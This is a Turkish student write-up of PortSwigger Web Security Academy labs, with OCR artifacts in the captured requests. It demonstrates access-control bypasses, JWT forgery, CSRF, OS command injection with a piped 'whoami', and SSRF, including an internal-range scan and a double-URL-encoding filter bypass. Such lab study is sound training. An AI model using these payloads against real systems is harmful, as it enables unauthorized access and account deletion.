
# OWASP TOP-10 Task 2


#### **Broken Access Control:**

1-




## Çözüm:

Siteye girdiğimizde bizi ürün satın alabileceğimiz bir mağaza karşılıyor. Labaratuvar hakkında bilgi aldığımızda çözüm için korunmayan bir admin panele erişmemiz gerekli. Bunun için ilk önce admin.html sitesine gittim ancak öyle bir sayfa yoktu. Daha sonradan robots.txt Kısmına girerek burada beni karşılayan bir yer buldum:



Aradığımız yer "/administrator-panel"



Karşımızda ise ödülümüz duruyor! Labaratuvarın amacı "carlos" adlı kullanıcıyı silmek.


# Congratulations, you solved the lab!

User deleted successfully!

# **Users**


wiener - Delete

Sildiğimizde ise görevi başarı ile tamamlıyoruz.



Buradaki lab'ımızda ise bize bir "/admin" kısmı bulunduğu söyleniyor ve sadece "roleid" parametresi 2'ye eşit olan kullanıcılar tarafından ulaşılabilir olduğu söyleniyor. Lab'ın amacı zaaflı bulunan parametreleri kullanarak "carlos" adlı kullanıcıyı silmek.

# Login



Bize verilen kullanıcı bilgileri ile giriş yapıyoruz.





User role can be modified in user profile

Back to lab description >>

# My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Kullanıcı parametresinde id kısmını görebiliyoruz ki bu başka bir zaafa sebep olabilir ancak şimdilik /admin kısmına ulaşmayı çalışırken bu isteği "Burpsuite" ile yakalıycaz.

s://0a5500520493742a808bf31e002b0038.web-security-academy.net/admin



User role can be modified

Back to lab description  $\gg$ 

Admin interface only available if logged in as an administrator

Burada isteğimizde bir şey yakalayamadık ancak bize bu bilgi verildi... Sanırsam burpsuite'te görünmeyen bir parametre olan "roleid" kısmını kendimiz ekleyeceğiz.

#### Request

Buradan da bir şey elde edemedik...





User role can be modified

Back to lab description >>

Admin interface only available if logged in as an administrator

Sanırsam başka bir yerden denemeliyiz. Tekrardan giriş yaptığımızda bizde "Change email" denilen bir kısım sunuluyor ve buradaki istekleri "Burpsuite" ile yakalayacağız.

# My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email	
deneme@email.com	
Update email	

```
POST /my-account/change-email HTTP/2
Host: OaSSOOS20493742a808bf3le002b0038.web-security-academy.net
Cochie: session=QrPkmYRBmZmQTzR24PDnoiGRpdHXeOfQ
Content-Length: 28
Sec-Ch-Ua: "Chromium",v="127", "Not)A;Brand";v="99"
Content-Type: text/plain;charset=UTF-8
Accept-Language: tr-TR
Sec-Ch-Ua-Robile: 20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://oa5500520493742a808bf3le002b0038.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Bots: empty
Referer: https://oa5500520493742a808bf3le002b0038.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

"email": "deneme@email.com"
}
```

Update email'e bastığımızda bu request "POST" ile gidiyor.

Cevap olarakta:

#### Response

```
Pretty
          Raw
                  Hex
                         Render
  HTTP/2 302 Found
   Location: /my-account
   Content-Type: application/json; charset=utf-8
   X-Frame-Options: SAMEORIGIN
   Content-Length: 120
6
     "username": "wiener",
8
     "email": "deneme@email.com",
9
     "apikey": "c5YWe8ME66XUWB0CE976LDKdm1KPB038",
     "roleid":1
.1
.2
   }
```

Evet burada karşımızda "roleid" parametresi gözüküyor! Buradaki roleid parametresini değiştirmek için POST isteğini değiştirebiliriz:

```
"email":"asddeneme@email.com",
    "roleid":2
}

{
    "username":"wiener",
    "email":"asddeneme@email.com",
    "apikey":"c5YWe8ME66XUWB0CE976LDKdm1KPB038",
    "roleid":2
}
```

Bize cevap olarak roleid:2 geliyor yani artık "/admin" Sekmesine ulaşıp "carlos" kullanıcısını silebiliriz!

# Congratulations, you solved the lab!

User deleted successfully!

# **Users**

wiener - Delete

3-

# Lab: Unprotected admin functionality with unpredictable URL





This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user carlos.



Buradaki Lab'ımızda bize korunmayan bir admin paneli olduğu söyleniyor ve bu panel tahmin edilemez bir yerde bulunuyor. Ama uygulamanın içerisinde bir yerden ulaşılabilirmiş. Hedefimiz "carlos" kullanıcısını silmek.

Buna benzer bir CTF siberyıldız'da yaşandı ve "inspect" kullanarak gizlenmiş admin paneline ulaşmamız gerekiyordu. Bu yüzden inspect yaparak şununla karşılaştım:

```
</script> == $0

    var isAdmin = false;
    if (isAdmin) {
        var topLinksTag = document.getElementsByClassName("top-links")[0];
        var adminPanelTag = document.createElement('a');
        adminPanelTag.setAttribute('href', '/admin-htc27s');
        adminPanelTag.innerText = 'Admin panel';
        topLinksTag.append(adminPanelTag);
        var pTag = document.createElement('p');
        pTag.innerText = '|';
        topLinksTag.appendChild(pTag);
    }
    </script>
```

Buradan eğer admin isek bizi "/admin-htc27s" kısmına yönlendirecekti. Ben isAdmin kısmını true yaparak bahsedilen yere gittim ve:

## **Users**

wiener - Delete carlos - Delete

Kullanıcı düzenleme kısmına ulaştım. Buradan carlos'u silerek görevi tamamladım.

Congratulations, you solved the lab!

User deleted successfully!

**Users** 

wiener - Delete

Injection:

1-

## Lab: JWT authentication bypass via unverified signature





This lab uses a JWT-based mechanism for handling sessions. Due to implementation flaws, the server doesn't verify the signature of any JWTs that it receives.

To solve the lab, modify your session token to gain access to the admin panel at <code>/admin</code>, then delete the user <code>carlos</code>.

You can log in to your own account using the following credentials: wiener:peter

Bu labaratuvarda bize JWT mekanizmasının kullanıldığını ve uygulama yönteminden dolayı JWT'nin doğruluğunun kontrol edilmediğini söylüyorlar. Bize verilen kullanıcı bilgilerini loginde girerek /admin paneline ulaşmak için yakaladığım isteği inceliycez.

```
GET /admin HTTP/2
Host: Oae6003504ccb1f281ef5cf3003000d2.web-security-academy.net
Cookie: session=
eyJraWQiOiJjNjAzYTZmNyOwOTY4LTQwMmMtOWMOMyOyMzBmMDQyMDkzZjEiLCJhbG
ci0iJSUzIlNiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcyNTcyMTY5NCw
 ic3ViIjoid211bmVyIn0.g-H6FC2A0AtKL6tZA3ydAZP2HJZ6dhRSe1hZr0nQhRg8q
230R7Z6SF1DDB1C19UIctWbyB3_GSw91dNqq251Zc1Zz8cGB15JVnx8ttm76P0dEu3
 6Bso7M8rr33VQMtF5nSMjUv4SLmrT1Ik3T2G4YoarPwMBXMc95aupkDXsib9jIzuj-
 5qyVJI27892bbuMsDfVwEx__CaVXoBCfLLdFXHNFeB84xD0c-1VYyXsb2JaK0PxUp8
AUnYlywCkQb8JaaBlVEXpNt3A2kwECi2lgloy5V14Vaw30BlCpf gSWHjoyfbbLhcM
jbbIN4k7q_PecLDJy8-jQGfyucV1ZDHCg
Sec-Ch-Ua: "Chromium"; v="127", "Not) A; Brand"; v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
```

Yakaladığımız istekte "ey" ile başlayan session cookiesinde JWT tokeni bulunuyor. Bunu deşifre ettiğimizde ise:


```
Header

{
    "kid": "c603a6f7-0968-402c-9c43-230f042093f1",
    "alg": "RS256"
}


Payload

{
    "iss": "portswigger",
    "exp": 1725721694,
    "sub": "wiener"
}
```

Ortaya çıkıyor. Biz burada "sub" denilen yerin karşısına "administrator" yazıcaz. Sonrasında ise JWT tokenini değiştirip isteği yönlendiricez.



Normalde erişmememiz gereken admin kullanıcı paneline erişip carlos'u silerek labaratuvarı tamamlayabiliriz. Ancak bunun için yeniden JWT tokenini düzenlememiz gerekiyor!



## Lab: CSRF vulnerability with no defenses



You cannot register an email address that is already taken by another user. If you change your own email address while testing your exploit, make sure you use a different email address for the final exploit you deliver to the victim

Bize burada Email değiştirme fonksiyonunda CSRF zaafiyeti olduğu söyleniyor. Bu labaratuvarı çözmek adına HTML ile değişiklikler yaparak tıklayan birisinin email adresini değiştirmemiz gerekiyor. Bize verilen default kullanıcı bilgileri ile giriş yapıyoruz.

Your email is: wiener@normal-user.net



Bahsedilen bozuk fonksiyon giriş yaptığımızda bizi karşılıyor. Biz denemek adına bunu asd@asd.com ile doldurup Update email request'ini burpsuite ile yakalıycaz.

```
POST /my-account/change-email HTTP/2
Host: Oab900a004de8cac807b99cb00aa007c.web-security-academy.net
Cookie: session=e6xNh0tQM4vpE9vFuIZTawY6JtcYsKre
Content-Length: 19
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium"; v="127", "Not) A; Brand"; v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
Origin: https://Oab900a004de8cac807b99cb00aa007c.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
Accept: text/html,application/xhtml+xml,application/xml;q=0.9.image/avif,imag
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://Oab900a004de8cac807b99cb00aa007c.web-security-academy.net/my
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
email=asd%40asd.com
```


Karşımızda bir html post isteği duruyor. Amacımız buradaki bazı parametreleri değiştirerek Burp suite'deki Exploit serverine zaafiyetli html kodunu göndermek.

Bunun için visual studio'yu açıp index.html adında yeni bir dosya oluşturuyoruz.

Yazdığımız kodu html olarak kaydedip hedefimize gönderdiğimizde email adresini değiştirmiş olup zaafiyeti tamamlayacağız. Bu kodu şimdi exploit sunucusuna gönderebiliriz! Şimdilik deneme amacıyla yaptığımız index.html urlsini browser'ımıza girdiğimizde email'in <a href="mailto:asd@asd.com">asd@asd.com</a> olarak değiştiğini görebiliriz:

# 

Zaafiyetli kodu gönderip labaratuvarı tamamlamak adına deliver tuşuna basınca işimiz tamamlanacak.



3-

## Lab: OS command injection, simple case




This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the whoami command to determine the name of the current user.



Bu labaratuvarda ürün stoğu kontrolünde bir OS enjeksiyonu bulunuyormuş. Amacımız whoami komudunu çalıştırabilmek. İlk önce siteye gidip herhangi bir ürünün stoklarını görebilmek adına bir ürünün detaylarına tıklıyoruz.



Aşağısında "Check stock" tuşu bulunduğunu gördük. Bunun için bu tuşa tıklarken isteği görmek adına "Burpsuite" ile yakaladık.

```
POST /product/stock HTTP/2
Host: 0a0b00c2039481038185993c00a30068.web-security-academy.net
Cookie: session=rfTARcEmihdrAEBIExaoLMKSH56QJV6L
Content-Length: 21
Sec-Ch-Ua: "Chromium"; v="127", "Not) A; Brand"; v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin:
https://0a0b00c2039481038185993c00a30068.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
https://0a0b00c2039481038185993c00a30068.web-security-academy.net/
product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
productId=1&storeId=1
```

Burada productId için ve storeId için 1 yazıyor dolayısı ile burada "|" kullanarak yanına whoami yazdırmayı deneyeceğiz.

```
Accept-Encoding: gzip, deliate, br
Priority: u=1, i

productId=1&storeId=1*20*7c*20whoami
```

London

peter-MEf7D1

Bize Whoami cevabı olarak "peter-MEf7D1" cevabı döndürdü ve labaratuvarı tamamladık.

1-

## Lab: Basic SSRF against another back-end system





This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.



Buradaki labaratuvarda iç sistemden stok kontrolü için bir özellik var. Bu labaratuvarı çözmek adına 192.168.0.X menzilinde 8080 portunda bir admin paneli bulup carlos'u silmemiz lazım.

Bunun için ürünler sayfasından bir ürüne tıklayarak "Check stock" yapıyoruz

propelling us into the World Wide market. We can guarantee all of our bananas ensuring an ethically sourced product, leading to convenience and peace of mi

We offer a 30-day money back guarantee providing the banana skin is returned must still be yellow.




İsteğimizi burp ile yakaladığımızda StockAPI parametresiyle karşılaşıyoruz.


```
1 POST /product/stock HTTP/2
   Host: 0a8000500416585490a030ca00d90095.web-security-academy.net
   Cookie: session=AboDLYWaTTYKSqDY1539a5of9J6fArsP
   Content-Length: 96
   Sec-Ch-Ua: "Chromium"; v="127", "Not) A; Brand"; v="99"
   Content-Type: application/x-www-form-urlencoded
  Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a8000500416585490a030ca00d90095.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
  Sec-Fetch-Dest: empty
16 Referer: https://0a8000500416585490a030ca00d90095.web-security-academy.net/product?productId=1
  Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Bize söylendiği gibi 192.168.0.X:8080 menzilinde /admin ekranı var ve bunu bulmak için isteğimizi "Intruder" sekmesine göndererek stockApi yerine 192.168.0. §1§ yazıyoruz.


## Daha sonrasında ise "Payloads" Kısmına gidip




Payload olarak Numbers seçiyoruz. From kısmına 1 ve To kısmına 255 yazıp start attack tuşuna basıyoruz!



Şimdi ise Length kısmı sıra dışı olan bir cevap geldiğinde o linke gidicez.



Bulduğumuza göre 192.168.0.75:8080/admin url'sinde 200 OK cevabı var bu da demek ki admin panelimiz burada çalışıyor. Şimdi bunu repeater'a atıp cevabı renderlayalım.



Şimdi carlos'u silebilmek adına ise html kodunu inceleyelim.

```
OSELS
   </hl>
   <div>
        <span>
             wiener -
        </span>
        <a href="/http://192.168.0.75:8080/admin/delete?username=wiener">
        </a>
   </div>
   <div>
        <span>
             carlos -
        </span>
        <a href="/http://192.168.0.75:8080/admin/delete?username=carlos">
             Delete
        </a>
   </div>
contion?
```

Carlosu silmek için url'yi kopyalayıp API kısmına yapıştıralım.

Respons	se .			
Pretty	Raw	Hex	Render	
HTTP	/2 302 F			
Locat	ion: ht	tp://19	2.168.0.75:8080/ad	lmin
Locat X-Fra	ion: ht me-Opti	tp://19 ons: SA	2.168.0.75:8080/ad MEORIGIN	lmin
Locat X-Fra	ion: ht	tp://19 ons: SA		lmin

Aldığımız cevaba göre Lab tamamlandı.



# Basic SSRF again

Congratulations, you solved the lab!

## Lab: Basic SSRF against the local server




This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.



Bu labaratuvarı çözebilmek adına stok kontrol etme fonksiyonunda zaafı kullanıcaz. Bunun için localhost/admin sayfasına erişmeye çalışıp carlos kullanıcısını silmemiz gerekli.



### HTML Cevabini okuduğumuzda:


İle karşılaşıyoruz ve localhost/admin/delete?username=carlos yaptığımızda iste labaratuvarı tamamlayacağız.

```
Accept: */*
Origin: https://Oace0073034ebc4b80a4a348001700b9.web-security
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://Oace0073034ebc4b80a4a348001700b9.web-security-academy
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost/admin/admin/delete?username=carlos
```

3-

## Lab: SSRF with blacklist-based input filter




This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Burada dendiği üzere uygulamadaki stok özelliği iç sistemden veri çekiyor. Bu laboratuvarı çözebilmek adına admin'e erişip carlos'u silmemiz gerekiyor. Ancak farklı olarak geliştirici SSRF'i engelleyebilmek adına bir kaç koruma koymuş ve bunu geçmemiz gerekli.

Siteden yine ve yine stokları görebilmek adına tıkladığımız "Check stock" tuşuna tıklayarak isteğimizi yakalıyoruz.



Burada StockAPI kısmına localhost yazıyoruz.

### Response

```
Pretty Raw Hex Render

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Cevap olarak güvenlik adına bloklandığı yazıyor. Bunun yerine 127.0.0.1 ya da 127.1 yazabiliriz. Şimdilik 127.0.0.1 denenecek.

```
Pretty Raw Hex Render

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Yine aynı cevabı alıyoruz bu yüzden 127.1 deniycez.

```
Pretty Raw Hex Render

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=u
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 19
5
6 "Missing parameter"
```

Farklı bir cevap aldık ve bunun engellenmediğini gördük! Şimdi /admine erişmeyi deneyebiliriz.

## Response

```
Pretty Raw Hex Render

HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 51

"External stock check blocked for security reasons"
```

Cevap olarak yine engellendiğini gördük. Bunu geçmek adına admin'i url encode etmemiz gerekiyor. Bunun için "Hackvertor" adlı bir tool kullandım.

#### Response

```
Pretty Raw Hex Render Hackvertor

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Cevap olarak yine bloklandık ancak son bir kez daha url encode edicez...

```
Origin:
https://oa9700880399ae4a819d982800e80055.web-security-academy.net

Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://oa9700880399ae4a819d982800e80055.web-security-academy.net/pruct?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=
http%3A%2F%2F127.1%2F%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45
```

Şimdi tekrardan cevabımızı gönderelim:

```
<section>
  <h1>
    Users
  </h1>
  <div>
    <span>carlos - </span>
    <a href="/admin/delete?username=carlos">Delete</a>
```

Bize gelen cevap filtrelenmedi! Dolayısı ile başarılı bir şekilde güvenliği geçtik. Şimdi ise bu parametreleri ekleyerek bu görevi tamamlayabiliriz.

#### Response

```
Pretty
        Raw Hex Render Hackvertor
 HTTP/2 302 Found
 Location: /admin
Set-Cookie: session=a7jbdNpE09ZuWZbHbr2BTLN6ZNbYKBKC; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
 Content-Length: 0
```

Başarılı bir sonuç alarak labaratuvarımızı tamamladık:



SSRF with blacklist-based input filter

Congratulations, you solved the lab!